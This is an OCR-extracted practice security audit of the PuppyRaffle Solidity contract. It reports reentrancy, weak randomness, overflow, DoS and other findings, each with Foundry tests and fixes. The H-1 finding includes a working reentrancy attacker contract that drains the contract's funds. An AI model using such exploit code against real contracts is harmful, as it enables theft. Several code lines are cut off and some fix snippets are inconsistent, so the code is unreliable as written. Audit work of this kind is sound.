
Protocol Audit Report

Jordan J. Solomon

June 19, 2024



PuppyRaffle Audit Report

Version 1.0

JJS.io

June 19, 2024

Protocol Audit Report

Jordan J. Solomon

June 19, 2024

Prepared by: Jordan J. Solomon Lead Auditors: - Jordan J. Solomon

Table of Contents

    - [L-2] PuppyRaffle::getActivePlayerIndex returns 0 for non active players and for the player with index 0, causing them to think they are inactive.
- Informational
    - [I-1] Solidity pragma should be specific, not wide
    - [I-2] Missing checks for address(0) when assigning values to address state variables
    - [I-3] PuppyRaffle:selectWinner() does not follow CEI. which is not best practice.
    - [I-4] Use of "Magic Numbers"in PuppyRaffle::selectWinner, causing code to be more confusing to readers
    - [I-5] State changes are missing events
    - [I-6] PuppyRaffle::_isActivePlayer is never used, therefore should be removed from the code base
    - [I-7] Low Test Coverage
- Gas
    - [G-1] Unchanged state variables should be declared as immutable/-constant, to save gas
    - [G-2] Stored variables in a loop should be cached to prevent more expensive gas calls

Protocol Summary

The protocol is designed as a raffle system where participants can enter the raffle for themselves or on behalf of their friends. Participants can request a refund if they change their minds before the raffle ends. When the raffle concludes, a winner is selected who receives 80% of the prize pool and an NFT. The NFTs come in three types of rarity. The remaining 20% of the prize pool is collected as fees for the protocol.

Disclaimer

The JJS team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

Impact Likelihood	High	Medium	Low
High	High/High	High/Medium	High/Low
Medium	Medium/High	Medium/Medium	Medium/Low

Impact Likelihood	High	Medium	Low
Low	Low/High	Low/Medium	Low/Low

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: e30d199697bbc822b646d76533b66b7d529b8ef5

Scope

```
./src/
@> PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the changeFeeAddress function. Player - Participant of the raffle, has the power to enter the raffle with the enterRaffle function and refund value through refund function.

Executive Summary

This was a practice audit. Learned a lot about different kind of attacks (as you can see in the findings below).

Issues found

Severity	Number of issues found
High	4
Medium	3
Low	2
Info/Gas	9
Total	18

Findings

High

[H-1] Reentrancy attack in `PuppyRaffle::refund()` allows attacker to steal the contract's balance.

Description: PuppyRaffle::refund() does not follow CEI (Checks, Effects, Interactions). Therefore, allowing attackers to participate and drain the whole balance of the raffle.

In the PuppyRaffle::refund() function we make an external call to msg.sender, and then we change the state of PuppyRaffle::players :

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player can r
        require(playerAddress != address(0), "PuppyRaffle: Player already refund

@>      payable(msg.sender).sendValue(entranceFee);

@>      players[playerIndex] = address(0);
        emit RaffleRefunded(playerAddress);
```

A player that has been refunded could have a fallback() or receive() that recalls refund again, and repeat that until all the funds in the contract have been sent to the attacker.

Impact: All of the funds sent in by players, could be stolen by an attacker.

Proof of Concepts: To show this happen in action, this test replicates an attacker performing reentrancy:

1. Players enter raffle, sending their fees.
2. An attacker sets up their contract with a malicious fallback()/receive() function.
3. Attacker enters raffle.
4. Attacker refunds their funds. Causes their malicious fallback()/receive() to recall refund and drain the contract balance.

Proof Of Code

```
function test_reentrancy_attack() public {
    address[] memory players = new address[](4);
    players[0] = playerOne;
    players[1] = playerTwo;
    players[2] = playerThree;
    players[3] = playerFour;
    puppyRaffle.enterRaffle{value: entranceFee * 4}(players);
```

```
        ReentrancyAttacker attacker = new ReentrancyAttacker(puppyRaffle);
        address attackUser = makeAddr("attackUser");
        vm.deal(attackUser, 1 ether);

        uint256 startingAttackerBalance = address(attacker).balance;
        uint256 startingVictimBalance = address(puppyRaffle).balance;

        vm.prank(attackUser);
        attacker.attack{value: entranceFee}();

    contract ReentrancyAttacker {
        PuppyRaffle victim;
        uint256 entranceFee;
        uint256 attackerIndex;

        constructor(PuppyRaffle _victim) {
            victim = _victim;
            entranceFee = victim.entranceFee();
        }

        function attack() external payable {
            address[] memory players = new address[](1);
            players[0] = address(this);
            victim.enterRaffle{value: entranceFee}(players);
            attackerIndex = victim.getActivePlayerIndex(address(this));
            victim.refund(attackerIndex);
        }

        function _steal() internal {
            if (address(victim).balance >= 1 ether) {
                victim.refund(attackerIndex);
            }
        }

        receive() external payable {
            _steal();
        }

        fallback() external payable {
            _steal();
        }
    }
```

Recommended mitigation: Follow CEI. We should only make external interactions after making any state changes. Therefore, change the playerIndex to address(0) and emit the RaffleRefunded event, before refunding the player.

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player can r
        require(playerAddress != address(0), "PuppyRaffle: Player already refund

+       players[playerIndex] = address(0);
+       emit RaffleRefunded(playerAddress);
+       payable(msg.sender).sendValue(entranceFee);

-       payable(msg.sender).sendValue(entranceFee);
-       players[playerIndex] = address(0);
-       emit RaffleRefunded(playerAddress);
```

[H-2] Weak Randomness in `PuppyRaffle::selectWinner()` allows users to predict winners, and predict the rarity of the NFT, affecting the fairness of the raffle.

Description: hashing msg.sender, block.timestamp and block. difficulty produce a predictable number on chain. This is not a good number for a random number! Malicious users can manipulate those values, or know what they will be, helping them choose a user the win.

Note: This also lets users front-run and requesting a refund if they are not the winner.

Impact: Any user can influence the winner of the raffle, and the rarity of the NFT. This renders the entire raffle worthless!

Proof of Concept:

1. Validators can know ahead of time the block.timestamp and block. difficulty . They use this information to know when/how to participate.
2. Users can mine/change their msg.sender value to result their address to be the winner.
3. Users can revert selectWinner transaction if they don't like the winner of rarity of NFT.

Recommended Mitigation: Consider using a cryptographically provable random number generator such as Chainlink VRF.

[H-3] Integer overflow issue in `PuppyRaffle::totalFees`, causing loss of fees.

Description: In Solidity versions prior to 0.8.0 integers were subjects to overflow:

```
uint64 myVar = type(uint64).max;
// Output: 18446744073709551615
```

```
uint64 myVarPlusOne = type(uint64).max + 1;
// Output: [Revert] panic: arithmetic underflow or overflow (0x11)
```

Impact: In PuppyRaffle::selectWinner() we collect fees in PuppyRaffle::totalFees to be later collected in PuppyRaffle::withdrawFees. However, if PuppyRaffle::totalFees overflows, it will not track the correct amount of fees, leaving funds to be permanently stuck in the contract.

Proof of Concept: In the test below we can see this in action:

1. Entering 4 new players.
2. Finish the raffle and selecting a winner.
3. Storing the amount of total fees to see if it changes upon entering new players.
4. Entering new players in the raffle.
5. Finishing the second raffle.
6. Asserting that the ending total fees will be lower than the starting fees, even though it should be the opposite due to overflow.

Note: Additionally, withdrawing the fees will be impossible if a raffle is in session because of this line in PuppyRaffle::withdrawFees, making it harder to get the fees.

```
        require(address(this).balance == uint256(totalFees), "PuppyRaffle: There
```

Proof of Code

```
function test_overflow_error() public {
        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffle.enterRaffle{value: entranceFee * 4}(players);
        // We finish a raffle of 4 to collect some fees
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 startingTotalFees = puppyRaffle.totalFees();
        // startingTotalFees = 800000000000000000

        // We then have 89 players enter a new raffle
        uint256 playersNum = 89;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }
        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(players);
```

```
        // We end the raffle
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);

        // And here is where the issue occurs
        // We will now have fewer fees even though we just finished a second raf
        puppyRaffle.selectWinner();

        uint256 endingTotalFees = puppyRaffle.totalFees();
        console.log("ending total fees", endingTotalFees);
        assert(endingTotalFees < startingTotalFees);

        // We are also unable to withdraw any fees because of the require check
        vm.prank(puppyRaffle.feeAddress());
        vm.expectRevert("PuppyRaffle: There are currently players active!");
        puppyRaffle.withdrawFees();
    }

    function test_player_inactive_at_index_zero() public {
        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

        assert(puppyRaffle.getActivePlayerIndex(playerOne) == 0);
        assert(puppyRaffle.getActivePlayerIndex(playerTwo) == 1);
        assert(puppyRaffle.getActivePlayerIndex(playerThree) == 2);
        assert(puppyRaffle.getActivePlayerIndex(playerFour) == 3);
    }
```

Recommended Mitigation: There are a few ways moving forward:

1. Use a newer version of Solidity.
2. Use a uint256 instead of a uint64.
3. Use the SafeMath library from OpenZeppelin. However it will still be hard with the uint64 if many fees are collected.
4. Remove the balance check in PuppyRaffle:withdrawFees.

[H-4] Malicious user without a `fallback/receive` function can block the start of a new raffle

Description: the PuppyRaffle::selectWinner function is responsible for resetting the raffle. However, if the winner is a smart contract wallet that rejects payment, the raffle could not restart. Users could easily call the selectWinner function

again and non-wallet entrants could enter, but ut could cost a lot of gas due to the duplicate check, and a raffle reset could get challenging.

Impact: The PuppyRaffle::selectWinner function can revert many times, making a raffle reset difficult. In addition, the winners would not get paid and someone else could get their prize!

Proof of Concept:

1. 10 smart contract wallets enter the lottery without a fallback or receive function.
2. The raffle concludes.
3. The 'PuppyRaffle::selectWinner function wouldn't work, even though the raffle has finished.

Recommended Mitigation: There are a couple of option:

1. Create a mapping of addresses -> payout so winners can pull their funds themselves, putting the responsibility on the winner to claim their prize.
2. Do not allow smart contract wallet entrants. (Not recommended) ## Medium ### [M-1] Looping through PuppyRaffle::players array, checking for duplicates in PuppyRaffle::enterRaffle() is a potential Denial of Service (DoS) attack, incrementing gas costs for future players

Description: In the PuppyRaffle contract, the PuppyRaffle::enterRaffle() function uses a for loop to check for duplicate addresses in the PuppyRaffle::players array. The size of the PuppyRaffle::players array is unbounded, meaning it can grow indefinitely. As the array grows, the gas cost for executing this for loop increases linearly. An attacker can exploit this by entering the raffle with many different addresses, significantly increasing the size of the PuppyRaffle::players array.

```
// @ audit DoS possible attack
@>      for (uint256 i = 0; i < players.length - 1; i++) {
            for (uint256 j = i + 1; j < players.length; j++) {
                require(players[i] != players[j], "PuppyRaffle: Duplicate player
            }
        }
```

Impact: Legitimate users might be unable to enter the raffle due to high gas costs, leading to reduced participation and engagement with the protocol.

Proof of Concept:

We can test this using code. If we test by having 100 players entering and checking the gas cost compared to the next 100 players, the difference would be as such: - 1st 100 players: ~ 6252025 gas - 2nd 100 players: ~ 18068118 gas

This is almost x3 as much! Here is the test we used to get this data:

Proof of Code Place the following test in the PuppyRaffleTest.t.sol

```
// We are going to test the difference in gas used when entering the first 100 p
    // This will prove that an attacker can enter a number of times and creat a
    function test_denial_of_service_attack() public {
        // Setting the gas price to 1, so we get an exact usage.
        vm.txGasPrice(1);
        // We are going to enter a 100 players
        uint256 playersLength = 100;
        address[] memory players = new address[](playersLength);
        for (uint256 i = 0; i < playersLength; i++) {
            players[i] = address(i);
        }
        // How much gas it costs
        uint256 gasStart = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * playersLength}(players);
        uint256 gasEnd = gasleft();
        uint256 gasUsedFirstPlayers = (gasStart - gasEnd) * tx.gasprice;
        console.log("Gas before entering:", gasStart);
        console.log("Gas after entering:", gasEnd);
        console.log("Gas used when entering first 100 players:", gasUsedFirstPla

        // Now for the second 100 players
        address[] memory playersTwo = new address[](playersLength);
        for (uint256 i = 0; i < playersLength; i++) {
            playersTwo[i] = address(i + playersLength);
        }
        // How much gas it costs
        gasStart = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * playersLength}(playersTwo);
        gasEnd = gasleft();
        uint256 gasUsedSecondPlayers = (gasStart - gasEnd) * tx.gasprice;
        console.log("Gas used when entering second 100 players:", gasUsedSecondF
        console.log("Gas used when entering first 100 players:", gasUsedFirstPla
        assert(gasUsedSecondPlayers > gasUsedFirstPlayers);
    }
```

Recommended Mitigation: There are a number of ways to move forward, with no risk of a DoS attack happening:

1. Consider allowing duplicates. The documentation states that the same person is allowed to enter themselves a number of times. In addition, a person can easily make another address and enter the new one, therefore checking for duplicates does not help with allowing one entrance per person.
2. Consider using a mapping to keep track of players rather than an array. This approach allows constant-time complexity for checks and avoids the need for iterative loops. Instead we can loop through the array of players that entered, then checking if any of them are in the mapping.

Example Solution

```
+  mapping(address => bool) public addressToRaffleId;
+ uint256 public raffleId = 0;

+ function enterRaffle(address[] memory _players) public payable {
        require(msg.value >= entranceFee * _players.length, "PuppyRaffle: Must s
        for (uint256 i = 0; i < newPlayers.length; i++) {
            players.push(newPlayers[i]);
+           addressToRaffleId[newPlayers[i]] = raffleId;
        }

-       for (uint256 i = 0; i < players.length - 1; i++) {
-           for (uint256 j = i + 1; j < players.length; j++) {
-               require(players[i] != players[j], "PuppyRaffle: Duplicate playe
-           }
-       }

+       // Loop for duplicates only in the new players array.
+       for (uint256 i = 0; i < _players.length; i++) {
+           address player = _players[i];
+           require(!isPlayer[player], "PuppyRaffle: Duplicate player");
+           players.push(player);
+           isPlayer[player] = true;
+       }
+   }
```

3. Limit the number of participants. Implement a maximum limit on the number of participants to ensure the players array doesn't grow indefinitely.

[M-2] The `address(this).balance` check in `PuppyRaffle::withdrawFees` function enables griefers to selfdestruct a contract to send ETH to the raffle, blocking withdrawals

Description: Because the PuppyRaffle contract has no payable fallback or receive function you would think it would not be possible for the address(this).balance == uint256(totalFees) to be wrong. However, it is entirely possible that an attacker could selfdestruct a contract with ETH and force funds to the contract, rendering this check to forever be wrong.

```
    function withdrawFees() external {
@>      require(address(this).balance == uint256(totalFees), "PuppyRaffle: There
        uint256 feesToWithdraw = totalFees;
        totalFees = 0;
        (bool success,) = feeAddress.call{value: feesToWithdraw}("");
        require(success, "PuppyRaffle: Failed to withdraw fees");
    }
```

Impact: This would make withdrawing fees impossible.

Proof of Concept: Let's take a look at an example:

1. PuppyRaffle has 800 wei in it's balance, and 800 wei in total fees.
2. An attacker sends 1 wei with `selfdestruct`.
3. feeAddress is no longer able to withdraw funds.

Recommended Mitigation: Remove the balance check in PuppyRaffle::withdrawFees function.

```
    function withdrawFees() external {
-       require(address(this).balance == uint256(totalFees), "PuppyRaffle: There
        uint256 feesToWithdraw = totalFees;
        totalFees = 0;
        (bool success,) = feeAddress.call{value: feesToWithdraw}("");
        require(success, "PuppyRaffle: Failed to withdraw fees");
    }
```

[M-3] Unsafe cast on `PuppyRaffle::totalFees`, causing potential loss to fees

Description: in PuppyRaffle::selectWinner there is an unsafe cast on PuppyRaffle::totalFees. A uint256 is potentially a bigger number than uint64, therefore casting to a uint64 could end up with loss of fees (similarly to overflow).

The max value of a uint64 is 18446744073709551615. In terms of ETH, this is only ~18 ETH. Meaning, if more than 18ETH of fees are collected, the fee casting will truncate the value.

```
    function selectWinner() external {
        require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffl
        require(players.length > 0, "PuppyRaffle: No players in raffle");

        uint256 winnerIndex = uint256(keccak256(abi.encodePacked(msg.sender, blo
        address winner = players[winnerIndex];
        uint256 fee = totalFees / 10;
        uint256 winnings = address(this).balance - fee;
@>      totalFees = totalFees + uint64(fee);
        players = new address[](0);
        emit RaffleWinner(winner, winnings);
    }
```

Impact: Potential loss of fees.

Proof of Concept:

1. A raffle proceeds with a little more than 18 ETH worth of fees collected
2. The line that casts the fee as a uint64 hits
3. totalFees is incorrectly updated with a lower amount

This is an output from chisel.

```
uint256 max = type(uint64).max
uint256 fee = max + 1
uint64(fee)
// prints 0
```

Recommended Mitigation: Use uint256 rather than a uint64. ## Low ### [L-1] Using old version of Solidity, not advisable

Description: solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation: Deploy with a recent version of Solidity (at least 0.8.0) with no known severe issues. Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Please see Slither Detector Documentation for more information.

[L-2] `PuppyRaffle::getActivePlayerIndex` returns 0 for non active players and for the player with index 0, causing them to think they are inactive.

Description: According to the docs, if the PuppyRaffle::getActivePlayerIndex returns 0 the player is inactive. However, the player with the index 0 will get returned that.

```
    /// @notice a way to get the index in the array
    /// @param player the address of a player in the raffle
@>  /// @return the index of the player in the array, if they are not active, it
    function getActivePlayerIndex(address player) external view returns (uint256
        for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == player) {
@>                  return i;
            }
        }
        return 0;
    }
```

Impact: This big will make the player think they are not participating in the raffle.

Proof of Concept: This test shows this happen in action:

1. Entering 4 new players.
2. Checking to see their Active Player Index/
3. playerOne receives 0 rendering him “Inactive”.

Proof of Code

```
function test_player_inactive_at_index_zero() public {
        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

        assert(puppyRaffle.getActivePlayerIndex(playerOne) == 0);
        assert(puppyRaffle.getActivePlayerIndex(playerTwo) == 1);
        assert(puppyRaffle.getActivePlayerIndex(playerThree) == 2);
        assert(puppyRaffle.getActivePlayerIndex(playerFour) == 3);
    }
```

Recommended Mitigation: Here are a number of solutions: 1. Use booleans instead if uint256. Return true if the player address exists in the array, and false if not. 2. Revert if the player address does not exist in the array. 3. Return an int256 that is negative if the player is not active. ## Informational

[I-1] Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of pragma solidity ^0.8.0;, use pragma solidity 0.8.0;

[I-2] Missing checks for `address(0)` when assigning values to address state variables

Check for address(0) when assigning values to address state variables.

2 Found Instances

- Found in src/PuppyRaffle.sol Line: 64

```
        feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 176

```
        feeAddress = newFeeAddress;
```

[I-3] `PuppyRaffle:selectWinner()` does not follow CEI. which is not best practice.

Description: It is best to keep code clean and follow CEI (Checks, Effects, Interactions) for best practice.

```
-   (bool success,) = winner.call{value: prizePool}("");
-   require(success, "PuppyRaffle: Failed to send prize pool to winner");
    _safeMint(winner, tokenId);
```

```
+    (bool success,) = winner.call{value: prizePool}("");
+    require(success, "PuppyRaffle: Failed to send prize pool to winner");
```

[I-4] Use of "Magic Numbers"in `PuppyRaffle::selectWinner`, causing code to be more confusing to readers

Description: It is not best practice to use numbers in code (unless they are 0/1).

Instances

1. 4 players for the minimum amount of players.
2. 80 / 100 and 20 / 100 for the fee calculations.

```
function selectWinner() external {
        require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffl
@>      require(players.length >= 4, "PuppyRaffle: Need at least 4 players");

        uint256 winnerIndex =
            uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp, bloc
        address winner = players[winnerIndex];

        uint256 totalAmountCollected = players.length * entranceFee;
@>      uint256 prizePool = (totalAmountCollected * 80) / 100;
@>      uint256 fee = (totalAmountCollected * 20) / 100;

        totalFees = totalFees + uint64(fee);

        uint256 tokenId = totalSupply();

        // We use a different RNG calculate from the winnerIndex to determine ra
        uint256 rarity = uint256(keccak256(abi.encodePacked(msg.sender, block.di
        if (rarity <= COMMON_RARITY) {
            tokenIdToRarity[tokenId] = COMMON_RARITY;
        } else if (rarity <= COMMON_RARITY + RARE_RARITY) {
            tokenIdToRarity[tokenId] = RARE_RARITY;
        } else {
            tokenIdToRarity[tokenId] = LEGENDARY_RARITY;
        }

        delete players;
        raffleStartTime = block.timestamp;
        previousWinner = winner;
        (bool success,) = winner.call{value: prizePool}("");
        require(success, "PuppyRaffle: Failed to send prize pool to winner");
        _safeMint(winner, tokenId);
    }
```

Impact: Best practice not used, causing code to be less readable.

Recommended Mitigation: Use constant variables instead:

```
+ uint256 public constant MINIMUM_PLAYER_AMOUNT = 4;
+ uint256 public constant PLAYERS_PERCENTAGE = 80;
+ uint256 public constant FEE_PERCENTAGE = 20;
+ uint256 public constant DIVISION_PRECISION = 100;
```

[I-5] State changes are missing events

We should be emitting events for every state change in the code base.

Instances

```
// In `selectWinner`
_safeMint(winner, tokenId);

// In `withdrawFees`
(bool success,) = feeAddress.call{value: feesToWithdraw}("");
```

[I-6] `PuppyRaffle::_isActivePlayer` is never used, therefore should be removed from the code base

The more complex code is, the more gas expensive the contract is going to be. We want to be as efficient as possible to have cheaper gas fees, for users using our applications. Any bit of code that is not necessary should be removed.

[I-7] Low Test Coverage

Description: For best practice, and best testing environment for code, we need to aim to have over 90% of coverage.

```
| File                                  | % Lines
| % Statements    | % Branches       | % Funcs          |
| ------------------------------------- | ---------------- | ---------------- | --------
| script/DeployPuppyRaffle.sol          | 0.00% (0/3)
| 0.00% (0/4)     | 100.00% (0/0)    | 0.00% (0/1)      |
| src/PuppyRaffle.sol                   | 82.46% (47/57)   | 83.75% (67/80)   | 66.67%
|
| test/auditTests/ProofOfCodes.t.sol    | 100.00% (7/7)
| 100.00% (8/8)   | 50.00% (1/2)     | 100.00% (2/2)    |
| Total                                 | 80.60% (54/67)   | 81.52% (75/92)   | 65.62%
```

Recommended Mitigation: Improve test coverage to about 90%. ## Gas ### [G-1] Unchanged state variables should be declared as immutable/constant, to save gas

Description: Reading variables from storage is more gas expensive than reading an immutable/constant variables.

```
+ uint256 public immutable raffleDuration
+ string private constant COMMON_IMAGE_URI
+ string private constant RARE_IMAGE_URI
+ string private constant LEGENDARY_IMAGE_URI
```

[G-2] Stored variables in a loop should be cached to prevent more expensive gas calls

Description: Calling a stored variable costs gas. Using a stored variable in a loop will call this variable each time the loop is run. Therefor, the variable should be cached. Reading from memory is more gas efficient than reading from storage.

Impact: More expensive gas prices

Recommended Mitigation:

```
+ uint256 length = players.length;
- for (uint256 i = 0; i < players.length - 1; i++) {
+ for (uint256 i = 0; i < length - 1; i++)
-     for (uint256 j = i + 1; j < players.length; j++) {
+     for (uint256 j = i + 1; j < length; j++) {
          require(players[i] != players[j], "PuppyRaffle: Duplicate player");
      }
  }
```